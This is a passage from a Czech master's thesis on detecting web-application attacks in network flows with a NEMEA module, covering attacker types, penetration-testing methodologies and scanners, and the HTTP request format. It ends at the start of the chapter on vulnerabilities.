
ČESKÉ VYSOKÉ UČENÍ TECHNICKÉ V PRAZE
FAKULTA INFORMAČNÍCH TECHNOLOGIÍ



ZADÁNÍ DIPLOMOVÉ PRÁCE

Název:	Detekce útoků využívajících aplikační protokol HTTP
Student:	Bc. Tomáš Ďuračka
Vedoucí:	Ing. Tomáš Čejka
Studijní program:	Informatika
Studijní obor:	Počítačová bezpečnost
Katedra:	Katedra počítačových systémů
Platnost zadání:	Do konce zimního semestru 2018/19

Pokyny pro vypracování

Nastudujte princip fungování skenovacích nástrojů, které se běžně používají pro testování zranitelností (penetrační testy) webových služeb (přes protokol HTTP), a prozkoumejte jejich chování z pohledu síťového provozu a síťových toků, které generují.
Seznamte se s open source systémem NEMEA [1] pro analýzu síťového provozu a detekci anomálií a s exportérem [2,3] síťových toků rozšířených o informace z aplikačních vrstev.
Navrhněte algoritmus pro detekci síťového provozu generovaného prozkoumanými skenovacími nástroji a zaměřte se na několik vybraných nástrojů a zranitelností (konkrétní výběr bude konzultován s vedoucím práce).
Implementujte navržený algoritmus jako prototyp modulu systému NEMEA.
Výsledný modul otestujte na připravených datových sadách (vytvořených zachycením provozu ve virtuálním prostředí) a následně na anonymizovaných datech z reálného provozu, která dodá vedoucí práce.

Seznam odborné literatury

[1] https://github.com/CESNET/NEMEA
[2] https://github.com/CESNET/Nemea-Modules/tree/master/flow_meter
[3] Havránek, Jiří. Exportér síťových toků s podporou aplikačních informací. Bakalářská práce. Praha: České vysoké učení technické v Praze, Fakulta informačních technologií, 2017.

prof. Ing. Róbert Lórencz, CSc.
vedoucí katedry

prof. Ing. Pavel Tvrdík, CSc.
děkan

V Praze dne 15. září 2017

České vysoké učení technické v Praze
Fakulta informačních technologií
Katedra počítačových systémů

Diplomová práce

Detekce útoků využívajících aplikační protokol HTTP

Bc. Tomáš Ďuračka

Vedoucí práce: Ing. Tomáš Čejka

9. května 2018

Poděkování

Velice děkuji vedoucímu své diplomové práce Ing. Tomáši Čejkovi za trpělivost prokázanou během naší spolupráce a za neocenitelnou pomoc poskytovanou jak během výběru tohoto tématu, tak během jeho zpracování. Stejně tak tímto děkuji i svým rodičům Romanovi a Romaně Ďuračkovým za neustálou podporu projevovanou nejen po dobu studia, ale i během dalších období mého dosavadního života.

Prohlášení

Prohlašuji, že jsem předloženou práci vypracoval(a) samostatně a že jsem uvedl(a) veškeré použité informační zdroje v souladu s Metodickým pokynem o etické přípravě vysokoškolských závěrečných prací.

Beru na vědomí, že se na moji práci vztahují práva a povinnosti vyplývající ze zákona č. 121/2000 Sb., autorského zákona, ve znění pozdějších předpisů. V souladu s ust. § 46 odst. 6 tohoto zákona tímto uděluji nevýhradní oprávnění (licenci) k užití této mojí práce, a to včetně všech počítačových programů, jež jsou její součástí či přílohou a veškeré jejich dokumentace (dále souhrnně jen „Dílo“), a to všem osobám, které si přejí Dílo užít. Tyto osoby jsou oprávněny Dílo užít jakýmkoli způsobem, který nesnižuje hodnotu Díla, avšak pouze k nevýdělečným účelům. Toto oprávnění je časově, teritoriálně i množstevně neomezené.

V Praze dne 9. května 2018 .....

Odkaz na tuto práci

Ďuračka, Tomáš. *Detekce útoků využívajících aplikační protokol HTTP.* Diplomová práce. Praha: České vysoké učení technické v Praze, Fakulta informačních technologií, 2018.

Abstrakt

Diplomová práce se zabývá problematikou rostoucího počtu útoků na webové aplikace a klade si za cíl vyvinout NEMEA modul pro detekci tohoto typu útoků. Modul bude průběžně analyzovat síťové toky a na základě předdefinovaných signatur rozhodovat o tom, zda dochází k potenciálnímu útoku na webovou aplikaci. Přínos této práce spočívá ve schopnosti získávat a sdílet informace o probíhajících podezřelých aktivitách v jejich raném stádiu.

Klíčová slova IDS, NEMEA, netflow, HTTP, detekce útoků, CESNET

Abstract

The diploma thesis deals with increasing amount of web application intrusions and aims to develop a web application intrusion detection module for NEMEA system. The module will be continuously analysing network flows and making decisions based on predefined signatures about whether the network flows show signs of ongoing malicious activity targeting a web application. The benefit of the thesis lies in the ability to gather and share intelligence about ongoing malicious activities in their early stages.

Keywords IDS, NEMEA, netflow, HTTP, intrusion detection, CESNET

Obsah

Seznam obrázků

Seznam tabulek

Úvod

Za rok 2017 bylo dle dat společnosti Verizon nahlášeno a potvrzeno 414 úniků dat prostřednictvím útoků na webové aplikace, což tvořilo necelých 19 % všech potvrzených úniků dat a bylo to nejvíce ze všech vektorů útoku [1]. V porovnání s daty z roku 2016, kdy bylo zachyceno pouze 131 úniků dat prostřednictvím stejného vektoru útoku (necelých 9 % všech úniků[1]), se jedná o nárůst 316 % [2]. Vzhledem k rostoucímu množství úniků dat prostřednictvím útoků využívajících aplikační protokol HTTP se věnuji právě detekci tohoto typu útoků.

Pro potřeby této práce jsem si vybral oblast vzdělání, ve které se oproti roku 2016 v roce 2017 zvýšil počet potvrzených úniků dat více než dvojnásobně. V roce 1996 se veřejné vysoké školy v České republice společně s akademií věd rozhodly založit sdružení nazývané CESNET, které buduje, provozuje a rozvíjí českou národní e-infrastrukturu určenou pro potřeby vědy, výzkumu a vzdělávání. Základ této e-infrastruktury tvoří vysokorychlostní počítačová síť s názvem CESNET2 produkující síťové toky, které jsou následně analyzované v rámci systému NEMEA. Tento systém se skládá z modulů, a je tedy snadno rozšiřitelný o nové funkcionality.

Cílem této diplomové práce je vyvinout nový detekční modul do systému NEMEA, který bude průběžně analyzovat síťové toky obohacené o HTTP hlavičky a na základě předdefinovaných signatur rozhodovat o tom, zda dochází či nedochází k potenciálnímu útoku na webovou aplikaci. Pro tento účel jsem práci rozdělil do tří částí – teoretické, analýzy a návrhu, realizace.

V teoretické části popíši charakteristiku a motivaci útočníka k provedení útoku, typický průběh reálného útoku prostřednictvím penetračního testování, protokol HTTP, nejčastější zranitelnosti webových aplikací a nakonec metody detekce útoků, na jejichž základě v praktické části navrhnu modul pro detekci útoků využívajících aplikační protokol HTTP. Následně v části analýzy a ná-

[1] Po odečtení incidentů způsobených botnety, které byly v roce 2017 převedeny do samostatné kategorie a nejsou již v této statistice uvedeny.

vrhu zachytím, a poté zanalyzuji HTTP požadavky zasílané vybranými skenery zranitelností webových aplikací a implementuji signatury pro jejich detekci. Nakonec se budu v části realizace zabývat měřením úspěšnosti a časové náročnosti detekce modulu při probíhajících skenech zranitelností v testovacím prostředí, srovnáním úspěšnosti detekce modulu s velmi populárním open-source IDS Snort a srovnáním úspěšnosti detekce modulu na anonymizovaných datech z produkčního prostředí počítačové sítě CESNET2.

Kapitola 1

Charakteristika útočníka a jeho motivace k provedení útoku

Než se pustím do technické oblasti samotných útoků na webové aplikace, popíši charakteristiku osoby útočníka a jeho motivaci, neboť poznání toho, kdo se snaží prolomit ochranu systému, je klíčové pro zavedení účinných detekčních mechanismů. To věděl již Sun Tzu, který ve svém traktátu Umění války [3] zhruba před 2500 lety napsal: „Znáš-li nepřítele i sám sebe, můžeš bez obav svést sto bitev. Pokud znáš sebe, ale nikoliv nepřítele, jednou vyhraješ a podruhé prohraješ. Jestliže neznáš ani sebe ani nepřítele, prohraješ v každé bitvě.“.

Nejčastějším motivem pro útok na webové aplikace je finanční obohacení, kterého však útočník dosáhne pouze v případě, že vynaložené úsilí a míra rizika odhalení nebude větší, než potenciální zisk z úspěšně provedeného útoku. Mnoho webových aplikací nenabízí databáze s velkým množstvím osobních údajů, citlivé finanční informace, ani webové servery s velkým výpočetním výkonem, které by útočník mohl zpeněžit. Útočník si tedy musí pečlivě vybrat takové cíle, které vyžadují k úspěšnému provedení útoku malé úsilí nebo se dají velmi dobře zpeněžit.

Útočník nebude překonávat složité obranné mechanismy, když si nebude jistý, že se mu to vyplatí. Složité útoky se tedy provádějí nejčastěji na zakázku (např. průmyslová špionáž), kdy je útočník placen společností, která si ho najala, a není příliš omezen časem. V těchto podmínkách existuje velká šance, že se mu podaří obranou systému proniknout, jelikož společnosti svou obranu zpravidla nasazují tak, aby se útočníkovi útok nevyplatil. To znamená, že by byl útok tak časově náročný, že by byl zisk nižší než vyvinuté úsilí. Cena informací je ale vždy relativní a v případě průmyslové špionáže mohou konkurenční firmy informace zužitkovat k získání výhodné pozice na trhu. Z tohoto důvodu útočníky velmi dobře platí.

Ve většině případů k odrazení útočníků budou stačit základní obranné mechanismy spočívající v detekci automatizovaných skenů zranitelností webových

aplikací a zablokování jejich zdroje. Pokud útočník neodhalí žádnou snadno zneužitelnou zranitelnost, tak je velmi pravděpodobné, že se nebude pokoušet v útoku pokračovat a zaměří se na jiný systém. Takovouto detekci implementuji v praktické části této práce.

Sean Atkinson ve své práci rozděluje útočníky do následujících kategorií na základě jejich schopností, motivů a metodik [4].

Tabulka 1.1: Klasifikace útočníků

Kategorie	Představitelé	Motiv pro útok
Script Kiddie	začátečníci bez hlubších znalostí	zvědavost
Malicious Insider	(bývalí) zaměstnanci	pomsta, obohacení
Hactivist	Snowden	ideologie, odplata
Spy	Národní státy	ideologie, obohacení
Cyber Terrorist	Guardians of Peace	ideologie, destrukce
Cyber Criminal	Russian Mob	finanční obohacení

1.1 Script Kiddie

Script Kiddie je označení pro nejčastěji mladého vytrvalého útočníka, který má pouze minimum znalostí a zkušeností v oblasti počítačových technologií, a proto k vyhledávání chyb a útokům využívá nejčastěji automatizované nástroje v defaultním nastavení, které zpravidla generují velký síťový provoz, který se dá poměrně snadno detekovat systémy IDS/IPS. Motivem pro útok je zvědavost poháněná touhou získávat nové znalosti či touha po slávě.

1.2 Malicious Insider

Malicious Insider je označení pro osobu s minimálními technickými znalostmi mající legitimní přístup k interním systémům společnosti (typicky zaměstnanec), která tohoto přístupu zneužívá obcházením bezpečnostních kontrol k nelegálním aktivitám či pro osobní prospěch – například krádeží citlivých interních informací či sabotáží systémů, vedoucí k výpadku služeb či ztrátě dat. Motivem pro útok je nejčastěji vlastní finanční obohacení či pomsta, plynoucí z pocitu nedocenění, špatného zacházení či jednoduše z faktu, že se naskytla příležitost využít špatných bezpečnostních kontrol.

1.3 Hactivist

Hactivist je označení pro vytrvalou osobu prosazující své ideály (politické, náboženské či jiné) na úkor těch, kteří je vnímají v jiném světle, například zveřejňováním tajných informací či ilegální změnou obsahu cizích webových

stránek (web page defacement). Vnitřní potřeba těchto jedinců, aby ostatní lidé pochopili jejich názory a přesvědčení, jim v jejich očích ospravedlňuje jejich činy. Motiv pro útok je především získání veřejného uznání za odhalení nepravostí, která se v jejích očích dějí, takže její identifikace by měla být ve většině případů relativně snadná.

1.4 Spy

Spy je označení pro technicky velice znalou osobu provádějící vládní či průmyslovou špionáž zadaného cíle na velmi dobře placenou objednávku (např. od států, korporací či fyzických osob) spočívající v získávání tajných či důvěrných informací bez souhlasu jejich vlastníka. Tato osoba bude velmi dobře zvládat sociální inženýrství, bude umět získat potřebné informace bez zanechání stop a její dopadení bude tudíž velmi obtížné. Motivem pro útok je především finanční obohacení či ideologie.

1.5 Cyber Terrorist

Cyber Terrorist je označení pro vytrvalou osobu páchající destrukční či narušitelskou činnost v souvislosti s informacemi či počítačovými systémy vybraného cíle na objednávku některého státu či ve jménu nějakého vlastního přesvědčení. Často se budou snažit vyvolávat strach či chaos narušením kritických infrastruktur. Hloubka technických znalostí či schopnost útočit bez zanechání stop se může velmi lišit. Motivem pro útok je finanční prospěch či prosazování některé ideologie např. šířením strachu a teroru.

1.6 Cyber Criminal

Cyber Criminal je označení pro vytrvalou osobu vyhledávající data, která by se dala ukrást a využít k dosažení vlastního finančního obohacení. Taková osoba se bude nejčastěji snažit ukrást data o kreditních kartách, bankovních účtech nebo finančních transakcích a tato data prodat či využít k provedení finančních transakcí ve svůj prospěch. Motivem pro útok je nejčastěji finanční obohacení.

Kapitola 2

Penetrační testování jako model reálného útoku

Penetrační testování, ač je známo jako testování bezpečnosti na zakázku se svolením testované společnosti, ve své podstatě simuluje chování útočníka a je tedy možné dle něho navrhnout detekci útoků pocházejících od útočníků pokoušejících se proniknout zabezpečením cílového systému. V závislosti na testovaném systému existuje několik různých typů penetračního testování (např. penetrační testování infrastruktury, webových aplikací či mobilních aplikací). V následujících podkapitolách blíže představím existující metodiky penetračního testování, popíšu jeho jednotlivé fáze včetně jejich účelu a načrtnu metody detekce útoku v průběhu těchto fází.

2.1 Metodiky pro penetrační testování

V současné době neexistuje žádný oficiální standard pro penetrační testování webových aplikací, což způsobuje, že jsou penetrační testy různých dodavatelů prováděny různými způsoby a v různé kvalitě. Existuje však alespoň několik metodik pro provádění penetračního testování, které situaci na trhu zpřehledňují a dávají testovaným subjektům představu o tom, co bude testováno, jak bude testování probíhat a co lze očekávat za výstupy. Dodavatelé penetračních testů si je mohou přizpůsobit pro penetrační testování webových aplikací. Tyto metodiky představím v následujících podkapitolách.

2.1.1 OWASP Testing Guide

První a zároveň nejpodrobnější metodika (či průvodce), kterou popíši, se nazývá OWASP Testing Guide. Jedná se o bezplatně využitelného komplexního průvodce, který popisuje co, jak a proč na webové aplikaci testovat. Za celou dobu, co tento průvodce existuje, ho přijalo jako svůj standard pro provádění penetračních testů mnoho společností. Jeho nespornou výhodou je, že ho

organizace OWASP průběžně aktualizuje – dosud poslední čtvrtá verze byla vydána v roce 2014 a pátá verze se již připravuje. Průvodce penetrační test rozděluje do následujících částí [5].

- Sběr informací spojených s webovou aplikací
- Správa konfigurace a nasazení webové aplikace
- Správa identit
- Autentizace
- Autorizace
- Správa relací (sessions)
- Validace vstupů
- Obsluha chyb
- Kryptografie
- Business logika
- Zranitelnosti webové aplikace na straně klienta

2.1.2 PTES - Technical Guideline

PTES je již poměrně zastaralý standard pro provádění penetračního testování, který je vytvářen skupinou odborníků na informační bezpečnost. Nejnovější verze standardu 1.0 byla vytvořena v roce 2009. Jelikož standard neobsahuje žádné technické informace o způsobu provedení testu, byla vytvořena technická příručka, která standard doplňuje. Standard i technická příručka jsou v elektronické podobě dostupné na webových stránkách standardu[1]. Standard penetrační test rozděluje do následujících částí.

1. Plánování a příprava
2. Sběr informací
3. Modelování hrozeb
4. Analýza zranitelností
5. Exploitace
6. Post Exploitace
7. Reportování

[1] http://www.pentest-standard.org/index.php/Main_Page

2.1.3 ISSAF

ISSAF od OISSG je již poměrně zastaralý opensource framework sloužící k posouzení bezpečnosti informačních systémů. Naposledy tento framework vyšel ve verzi 0.2.1 v roce 2006 a obsahuje metodologii pro penetrační testování skládající se z 3 fází (plánování a příprava, testování, reportování a odstranění pomocných souborů). Výhodou ISSAF je oddělení úloh a navržení nástrojů pro jejich provedení. Kompletní seznam úloh penetračního testování uvádím níže [6].

- Plánování a příprava
- Testování
    1. Sběr informací
    2. Mapování sítě
    3. Identifikace zranitelností
    4. Průnik
    5. Eskalace privilegií
    6. Enumerace s vyššími oprávněními
    7. Kompromitování uživatelů
    8. Uchování přístupu
    9. Zakrytí stop
- Reportování a odstranění pomocných souborů

2.2 Typický průběh penetračního testování/útoku

Penetrační testování se od reálného útoku liší především tím, že tester na rozdíl od útočníka disponuje souhlasem testované společnosti k provedení útoku. Před provedením útoku se tester dohodne s testovanou společností na rozsahu testování (seznamu cílů či síťovém rozsahu a povolených testech) a limitech, které musí vzít v úvahu. Tester musí dbát na to, aby neohrozil fungování společnosti. Při reálném útoku má útočník v podstatě dvě možnosti. Buď se zaměří na konkrétní společnost (např. na objednávku od konkurence (průmyslová špionáž)), nebo se pokusí odhalit nějaký zajímavý zranitelný systém pomocí plošného skenování zranitelností vybraného síťového rozsahu. V případě, že takový zranitelný systém najde, může buď nabídnout vlastníkovi své konzultační služby, nebo zranitelnosti zneužít. V každém ze zmíněných případů však útok probíhá přibližně způsobem, který popíši v následujících podkapitolách.

2.2.1 Identifikace aktivních strojů (discovery)

První fází při provádění útoku s nedefinovaným cílovým strojem je identifikace aktivních strojů v cílovém síťovém rozsahu. Pro provádění dalších fází útoku je pro útočníka výhodné ze síťového rozsahu nejprve odfiltrovat neaktivní stroje, čímž se zmenší plocha útoku, objem dat tekoucích po sítí z důvodu menšího počtu odesílaných HTTP požadavků a celkový čas nutný k provedení útoku, což ve výsledku vede ke snížení rizika odhalení útoku. Pro provedení této fáze útoku útočník velice pravděpodobně využije opensource nástroj nmap, který standardně používají pro identifikaci aktivních strojů jak útočníci, tak obránci. Jelikož útok v této fázi neprobíhá na aplikační vrstvě síťového modelu ISO/OSI, není předmětem detekce navrhované v této diplomové práci.

2.2.2 Identifikace aktivních služeb (port scan)

Jakmile má útočník k dispozici seznam aktivních strojů v cílovém síťovém rozsahu, musí identifikovat služby, které na strojích běží a které se později může pokusit zneužít k přístupu na samotný stroj. Pro tuto identifikaci slouží technika nazývaná port scan, při které dochází k zasílání účelově sestavených paketů na vybrané TCP a UDP porty za účelem získání odpovědí prozrazujících běžící služby. Skenování portů může poskytovat nepřesné výsledky, pokud je v síti přítomný a dobře nastavený firewall. K odhalení firewallu může útočník použít pokročilých technik, které jsou rovněž dostupné v nástroji nmap. Jelikož útok v této fázi neprobíhá na aplikační vrstvě síťového modelu ISO/OSI, není předmětem detekce navrhované v této diplomové práci.

2.2.3 Identifikace zranitelností (vulnerability scan)

Po tom, co útočník identifikoval na aktivních strojích běžící služby, se nachází v situaci, kdy musí zjistit, zda alespoň některé běžící služby obsahují zranitelnost, pomocí které by byl schopen proniknout zabezpečením systému a ovládnout ho. Z ovládnutého stroje může útočník buď získat nějaké citlivé informace, nebo ho může využít jako odrazový můstek do dalších částí společnosti, kde se již citlivé informace mohou nacházet. V současné době útočníci neplýtvají svým úsilím na hledání nových 0-day zranitelností v aplikacích, ale hledají neopravené aplikace s výskytem známých zranitelností. Pro nalezení těchto zranitelností útočníci používají skenery zranitelností. Tyto skenery disponují různě obsáhlými databázemi signatur či heuristik zranitelností, které jsou schopny kontrolovat. Jelikož útok v této fázi probíhá v případě webových aplikací na aplikační vrstvě síťového modelu ISO/OSI zasíláním HTTP požadavků na cílovou webovou aplikaci, jedná se o ideální fázi pro detekci navrhovanou v této diplomové práci, protože je útok v této fázi potenciálně možné zastavit.

2.2.4 Identifikace nejslabšího článku organizace

V této fázi má již útočník k dispozici seznam aktivních strojů včetně zranitelností, které se na nich nacházejí. Útočník si tedy musí zvolit, zda se bude snažit zneužít zranitelnosti na všech strojích, nebo zda se zaměří pouze na nejslabší stroj s největší pravděpodobností toho, že se mu podaří proniknout jeho zabezpečením. V této fázi útočník neprovádí žádnou detekovatelnou aktivitu vůči cílovému systému. Tato fáze tedy není předmětem detekce navrhované v diplomové práci.

2.2.5 Exploitace

K provedení exploitace nalezených zranitelností potřebuje útočník exploit, což je kód zneužívající určitou zranitelnost. Útočník má v podstatě tři možnosti, jak ho získat. Může využít veřejně dostupný exploit nebo si exploit na černém trhu koupit či si exploit sám vyvinout, což je z hlediska času a kompetencí útočníka nejnáročnější varianta. Jelikož exploitace probíhá v případě webových aplikací na aplikační vrstvě síťového modelu ISO/OSI zasíláním HTTP požadavků na cílovou webovou aplikaci, bude exploitace předmětem detekce navrhované v této diplomové práci.

2.2.6 Eskalace oprávnění

Po úspěšné exploitaci dostatečně závažné zranitelností, se útočník nachází na cílovém stroji v pozici uživatele, pod kterým běží exploitovaná služba. Pokud je cílový stroj alespoň trochu dobře nastaven, práva tohoto uživatele budou nízká a útočník nebude moci na cílovém systému provádět žádné privilegované úkony. V takovém případě se útočník bude snažit využít veškeré dosud získané informace o stroji (např. informace o operačním systému) a pokusí se nalézt nějakou zranitelnost umožňující povýšení práv na úroveň administrátora. Pokud se mu podaří získat oprávnění administrátora, může se stroj využít jako součást botnetu, ukrást z něj citlivá data nebo ho například využít jako odrazový můstek do interní sítě vlastníka stroje. Jelikož fáze eskalace oprávnění může probíhat na aplikační vrstvě síťového modelu ISO/OSI zasíláním HTTP požadavků na cílovou webovou aplikaci obsahujících například příkazy prováděné skze shell (shellcode), bude post exploitace předmětem detekce navrhované v této diplomové práci.

2.2.7 Post Exploitace

Vzhledem k tomu, že reálný útok je nezákonná aktivita, musí po sobě útočník zahladit veškeré stopy, aby snížil riziko dopadení. V případě, že má stroj pro útočníka hodnotu, bude si k němu chtít uchovat přístup. Pro zachování přístupu si útočník na stroji může vytvořit nový účet nebo si schová automaticky spouštěný backdoor či command and control klienta. Při zahlazování

stop se pak bude snažit vrátit stroj do stavu, v jakém se nacházel před exploitací. Mezi aktivity pro zahlazování stop patří smazání logů, dočasných souborů a souborů využitých k exploitaci, obnovení pozměněné konfigurace do původního stavu a smazání účtů a programů schovaných pro uchování přístupu ke stroji. Jelikož fáze post exploitace může probíhat na aplikační vrstvě síťového modelu ISO/OSI zasíláním HTTP požadavků na cílovou webovou aplikaci obsahujících příkazy prováděné skrze shell (shellcode), bude post exploitace předmětem detekce navrhované v této diplomové práci.

2.3 Nástroje pro penetrační testování

V této kapitole se zabývám nástroji pro penetrační testování, které útočníkovi šetří čas při získávání informací o cílovém systému a pomáhají mu s hledáním či exploitací zranitelností. Těchto nástrojů je, ať už zdarma či za poplatek, k dispozici poměrně velké množství a liší se především množstvím vyhledávaných zranitelností a technologií, na které se zaměřují (např. webové aplikace). Některé nástroje se zaměřují na testování veřejně známých zranitelností (např. CVE-2002-0082) – tyto se označují jako skenery založené na signaturách, a jiné se zaměřují na vyhledávání generických zranitelností spadajících do některé třídy zranitelností (např. XSS) – tyto se označují heuristické skenery. Pro účely této práce jsem si vybral čtyři nástroje užívané při penetračním testování webových aplikací - Burp Suite, OWASP ZAP, Nikto a WPScan. Všechny jsou defaultně nainstalované v Kali Linux distribuci, která je vyvinuta speciálně pro účely penetračního testování, a je tedy hojně využívána útočníky. Tyto nástroje popíši v následujících podkapitolách.

V současné době se stále více testují zranitelnosti plošně ve stylu kobercového bombardování a mohou tedy na testovaných strojích působit vedlejší škody, jako je zahlcení sítě či serveru vedoucí k odepření služby. Penetrační testování se tedy může změnit v útok DDoS. Výhodou tohoto plošného testování před cíleným je především vyšší efektivita v poměru k nákladům. Penetrace konkrétního dobře zabezpečeného cíle může zabrat i několik měsíců či let, zatímco plošný útok dokáže odhalovat slabě zabezpečené cíle dostupné z internetu poměrně rychle.

2.3.1 Burp Suite

Burp Suite od společnosti PortSwigger je přední aplikace pro testování bezpečnosti webových aplikací, který v současné době využívá více jak tisíc společností. Je distribuován jak zdarma (Community Edition), tak ve zpoplatněné verzi (Professional). Profesionální verze oproti verzi zdarma nabízí nástroj Scanner a umožňuje pokročilé nastavení všech nástrojů a podpůrných funkcionalit. Aplikace umožňuje útočníkovi výběr útoků, které se budou provádět, aby nevzbudil podezření zasláním velkého množství požadavků. Kromě tohoto

nabízí aplikace možnost inteligentního výběru útoků, který vynechá útoky nerelevantní pro cílovou webové aplikaci.

Target Nástroj Target slouží k zobrazení detailních informací o testované webové aplikaci.

Proxy Nástroj Proxy slouží k zachycení, inspekci a úpravě HTTP komunikace z webového prohlížeče či jiných nástrojů generujících HTTP provoz.

Spider Nástroj Spider slouží ke zmapování obsahu testované webové aplikace.

Scanner Nástroj Scanner slouží k pasivnímu či aktivnímu heuristickému skenování zranitelností vybrané webové aplikace.

Intruder Nástroj Intruder slouží k automatizaci útoků navržených útočníkem na míru testované webové aplikaci.

Repeater Nástroj Repeater slouží k manuálnímu vytvoření a odeslání individuálních HTTP požadavků a analýze HTTP odpovědí.

Sequencer Nástroj Sequencer slouží k analýze náhodnosti vybraného vzorku dat.

Decoder Nástroj Decoder slouží k dekódování nebo zakódování aplikačních dat.

Comparer Nástroj Comparer slouží k vizuálnímu zobrazení rozdílů mezi dvěma sadami dat (např. dvěma HTTP požadavky).

Extender Nástroj Extender slouží k rozšíření aplikace Burp Suite o vlastní funkcionalitu či funkcionalitu třetích stran.

2.3.2 OWASP ZAP

OWASP ZAP je velmi populární opensource nástroj pro testování bezpečnosti webových aplikací vyvinutý organizací OWASP. Zdarma nabízí skoro totožnou funkcionalitu jako Burp Suite včetně heuristického skeneru zranitelností.

2.3.3 Nikto

Nikto je opensource nástroj pro skenování zranitelností webových aplikací, který v roce 2000 vyvinul Chris Sullo. Je distribuován zadarmo pod licencí GNU/GPL a je udržován komunitou, která v poslední době však není příliš aktivní. Přesto stále dokáže odhalit mnoho bezpečnostních nedostatků a zranitelností. Skener je založen na signaturách, a proto je nutné ho průběžně aktualizovat, aby byl schopen nalézt i nově objevené zranitelnosti. Není však navržen ke skrývání své činnosti, takže je možné ho poměrně snadno identifikovat v logu či pomocí IDS/IPS. Ke zmírnění dopadu na cílovou webovou

aplikaci spočívajícího ve velkém množství HTTP požadavků, které Nikto generuje, může útočník využít selekci testovaných zranitelností.

2.3.4 WPScan

WPScan je bezplatně dostupný skener zranitelností webové aplikace Wordpress založený na signaturách. Wordpress je v současné době považován za nejpopulárnější systém pro správu obsahu (CMS) na trhu, což potvrzují i data sesbíraná nástrojem Wappalyzer, která tomuto systému přisuzují 77% podíl na trhu [7]. Existuje tedy velká pravděpodobnost, že bude při útocích na webové aplikace hojně využíván i tento specializovaný skener zranitelností. Vzhledem k tomu, že se ve vyvíjeném detekčním modulu specializuji spíše na detekci heuristických skenů zranitelností, pomůže mi tento skener lépe vyhodnotit opravdovou úspěšnost detekce.

Kapitola 3

Protokol HTTP

Protokol HTTP představuje klíčovou část mé práce, jelikož se věnuji detekci útoků probíhajících prostřednictvím něho. Z tohoto důvodu v této kapitole popíši jeho klíčové charakteristiky, které budu v dalších částech této práce zmiňovat při vysvětlování jednotlivých zranitelností a způsobu jejich vyhledávání a zneužívání útočníky.

Protokol HTTP je popsán v RFC 2616 organizace IETF jako bezstavový protokol fungující na aplikační vrstvě modelu TCP/IP a ISO/OSI defaultně na TCP portu 80 [8]. Architekturou tohoto protokolu je klient-server, kde klient zasílá HTTP požadavek a server na něj klientovi odpovídá zasláním HTTP odpovědi. Účelem tohoto protokolu je historicky výměna hypertextových dokumentů ve formátu HTML mezi klientem a serverem.

Bezstavovostí protokolu se rozumí, že server po ukončení spojení zapomene, že nějaká komunikace mezi ním a klientem kdy proběhla. Všechny klienty server obsluhuje tak, jako by s nimi vždy komunikoval poprvé. Aby nebylo nutné po každé výměně HTTP požadavku a odpovědi ukončovat spojení, což je náročné na výpočetní zdroje, používá se od HTTP verze 1.1 defaultně persistentní spojení (keep-alive). Jelikož však klienti potřebují uchovávat stav, ve kterém se v aplikaci nacházejí (například proto, aby se uživatel nemusel s každým požadavkem znovu autentizovat), byly vyvinuty mechanismy sessions a cookies, které umožňují na straně serveru rozpoznat klienta a uchovat jeho stav v rámci aplikace.

3.1 Formát HTTP požadavku a odpovědi

Pro pochopení, jakým způsobem funguje protokol HTTP, popíšu formát požadavku a odpovědi a předvedu je na příkladu komunikace. Porozumění HTTP komunikaci je důležité pro následné pochopení detekce útoků.

Ve výpisech 3.1 a 3.2 uvádím formát HTTP požadavku a odpovědi dle definice protokolu HTTP.

```
Metoda URI HTTP/Verze CRLF
HTTP hlavičky (hlavičky jsou oddělené sekvencí speciálních znaků CRLF)
CRLF (prázdný řádek indikující konec HTTP hlaviček)
Volitelně tělo zprávy
```

Výpis 3.1: Formát HTTP požadavku

```
HTTP/verze stavový-kód stavové-hlášení CRLF
HTTP hlavičky (hlavičky jsou oddělené sekvencí speciálních znaků CRLF)
CRLF (prázdný řádek indikující konec HTTP hlaviček)
Volitelně tělo zprávy
```

Výpis 3.2: Formát HTTP odpovědi

Ve výpisech 3.3 a 3.4 uvádím příklad komunikace přes protokol HTTP skládající se z HTTP požadavku a odpovědi (tučně kurzívou jsou vyznačena data, která budou součástí detekční analýzy).

```
GET /manual HTTP/1.1
Host: localhost
Referer: http://localhost/
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
    Firefox/52.0
```

Výpis 3.3: HTTP požadavek

```
HTTP/1.1 200 OK
Date: Sat, 28 Apr 2018 13:10:05 GMT
Server: Apache/2.4.29 (Debian)
Last-Modified: Tue, 30 Aug 2016 11:14:02 GMT
ETag: "29cd-53b4813f41280"
Accept-Ranges: bytes
Content-Length: 10701
Vary: Accept-Encoding
Content-Type: text/html
```

Výpis 3.4: HTTP odpověď

Protokol HTTP definuje několik metod pro určení akce, která se má provést s požadovaným zdrojem – GET, POST, HEAD, OPTIONS, PUT, DELETE, TRACE, CONNECT a PATCH.

GET Metoda GET slouží k získání dat požadovaného zdroje.

POST Metoda POST slouží k odeslání dat na server.

HEAD Metoda HEAD slouží ke zjištění metadat a stavu požadovaného zdroje.

OPTIONS Metoda OPTIONS slouží ke zjištění podporovaných HTTP metod serveru.

PUT Metoda PUT slouží ke kompletnímu přepsání dat vybraného zdroje na straně serveru.

DELETE Metoda DELETE slouží ke smazání vybraného zdroje na straně serveru.

TRACE Metoda TRACE slouží k zrcadlení přijatých dat serverem klientovi pro účely ladění.

CONNECT Metoda CONNECT slouží k navázání spojení přes protokol HTTP mezi klientem a serverem.

PATCH Metoda PATCH slouží k přepsání určených dat vybraného zdroje na straně serveru.

Protokol HTTP definuje velké množství HTTP hlaviček s různým účelem. Níže se věnuji pouze HTTP hlavičkám, které jsou parsovány ze síťových toků a které tedy využiji při detekci útoků. Kromě těchto HTTP hlaviček budu k detekci využívat ještě HTTP metodu a URI požadavku a stavový kód odpovědi.

Host HTTP hlavička Host specifikuje doménový název a volitelně TCP port serveru, na kterém se nachází požadovaný zdroj.

Referer HTTP hlavička Referer představuje URI posledního zdroje, na kterém uživatel následoval hypertextový odkaz vedoucí na zdroj požadavku.

User-Agent HTTP hlavička User-Agent obsahuje charakteristický řetězec umožňující identifikaci aplikace klienta odesílající požadavek.

Content-Type HTTP hlavička Content-Type identifikuje MIME typ zdroje.

Kapitola 4

Zranitelnosti webových aplikací vyhledávané automatizovanými skenery

